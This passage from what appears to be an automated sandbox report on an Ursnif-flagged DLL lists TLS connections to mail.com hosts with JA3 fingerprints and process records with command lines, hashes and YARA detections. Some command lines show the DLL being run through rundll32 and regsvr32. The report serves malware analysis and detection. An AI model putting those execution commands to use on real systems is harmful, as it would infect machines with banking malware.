Jul 6, 2021 14:30:42.550509930 CEST	82.165.229.59	443	192.168.2.4	49860	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:42.550991058 CEST	82.165.229.59	443	192.168.2.4	49861	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:44.075454950 CEST	82.165.229.16	443	192.168.2.4	49863	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:44.078349113 CEST	82.165.229.16	443	192.168.2.4	49862	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:44.090290070 CEST	82.165.229.54	443	192.168.2.4	49864	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:44.091450930 CEST	82.165.229.54	443	192.168.2.4	49865	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:00.116266966 CEST	82.165.229.87	443	192.168.2.4	49870	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:00.116369009 CEST	82.165.229.87	443	192.168.2.4	49871	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:00.391014099 CEST	82.165.229.59	443	192.168.2.4	49872	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:00.391526937 CEST	82.165.229.59	443	192.168.2.4	49873	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:01.977792025 CEST	82.165.229.54	443	192.168.2.4	49874	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:01.987289906 CEST	82.165.229.54	443	192.168.2.4	49875	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:31:01.994576931 CEST	82.165.229.16	443	192.168.2.4	49876	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:31:02.011965990 CEST	82.165.229.16	443	192.168.2.4	49877	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020 Mon Nov 06 13:23:45 CET 2017	Mon Nov 15 00:59:59 CET 2021 Sat Nov 06 13:23:45 CET 2027	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6560 Parent PID: 5980

General

Start time:	14:29:33
Start date:	06/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\2790000.dll'
Imagebase:	0x13c0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718768044.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.886665865.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718843741.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887362979.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718744882.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.886778931.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718819209.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887204962.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718696614.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.886970529.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718647612.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.824971303.0000000001CAC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718721890.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887090567.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887042071.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.718792278.0000000001EA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887180889.0000000004318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.887136487.0000000004318000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: cmd.exe PID: 6592 Parent PID: 6560

General

Start time:	14:29:34
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2790000.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6620 Parent PID: 6560

General

Start time:	14:29:34
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\2790000.dll
Imagebase:	0x40000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754576282.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754698141.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754769459.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.866559376.0000000004E6C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754654918.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.926000939.0000000005D38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754876807.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754836366.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754897105.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.754923089.0000000005068000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.940528675.0000000005D38000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6632 Parent PID: 6592

General

Start time:	14:29:34
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\2790000.dll',#1
Imagebase:	0x340000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792588340.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.910870766.000000000500C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792300169.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792520115.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792349818.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792420602.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792562195.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792489565.0000000005208000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.792387675.0000000005208000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6672 Parent PID: 6560

General

Start time:	14:29:35
Start date:	06/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff71bce0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6716 Parent PID: 6560

General

Start time:	14:29:35
Start date:	06/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\2790000.dll,DllRegisterServer
Imagebase:	0x340000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743986098.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743884780.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000002.942431868.0000000006548000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.918784964.0000000006548000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743778425.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743828986.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.744005054.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743935552.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.858457272.000000000564C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.744015390.0000000005848000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000003.743688599.0000000005848000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6760 Parent PID: 6672

General

Start time:	14:29:35
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17410 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6992 Parent PID: 6672

General

Start time:	14:29:59
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17426 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6840 Parent PID: 6672

General

Start time:	14:30:11
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17430 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 4980 Parent PID: 6672

General

Start time:	14:30:16
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82966 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 1808 Parent PID: 6672

General

Start time:	14:30:23
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82970 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 684 Parent PID: 6672

General

Start time:	14:30:33
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:82982 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5504 Parent PID: 6672

General

Start time:	14:30:34
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17460 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4864 Parent PID: 6672

General

Start time:	14:30:40
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17468 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4984 Parent PID: 6672

General

Start time:	14:30:47
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17472 /prefetch:2
Imagebase:	0x7ff732050000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 1016 Parent PID: 6672

General

Start time:	14:30:50
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17480 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4576 Parent PID: 6672

General

Start time:	14:30:57
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83036 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 6796 Parent PID: 6672

General

Start time:	14:30:59
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17500 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 5492 Parent PID: 3424

General

Start time:	14:31:00
Start date:	06/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
